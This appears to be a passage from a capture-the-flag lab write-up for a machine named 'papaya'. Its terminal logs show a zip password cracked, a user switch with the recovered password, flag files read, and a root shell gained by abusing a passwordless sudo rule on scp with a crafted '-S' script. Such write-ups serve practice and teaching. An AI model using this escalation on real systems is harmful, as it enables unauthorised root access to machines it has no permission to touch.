Proceeding with incremental:ASCII
jesica           (pass.zip/pass.txt)
1g 0:00:00:02 DONE 3/3 (2025-02-05 18:54) 0.4901g/s 144134p/s 144134c/s 1
44134C/s br0507..jh2406
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat pass.txt
       │ File: pass.txt
   1   │ papayarica
```

```
^Cwww-data@papaya:/opt$ su papaya
Password:
papaya@papaya:/opt$ whoami
papaya
papaya@papaya:/opt$
```

```
papaya@papaya:~$ cat user.txt
c84145316c7a5f4574fe34e5164c3c83
```

```
papaya@papaya:/opt$ sudo -l
Matching Defaults entries for papaya on papaya:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User papaya may run the following commands on papaya:
    (root) NOPASSWD: /usr/bin/scp
papaya@papaya:/opt$
```

```
papaya@papaya:~$ TF=$(mktemp)
papaya@papaya:~$ echo 'sh 0<&2 1>&2' > $TF
papaya@papaya:~$ chmod +x "$TF"
papaya@papaya:~$ sudo scp -S $TF x y:
# whoami
root
# cat /root/root.txt
da4ac5feea7ff4ac9f3e0d842d76e271
#
```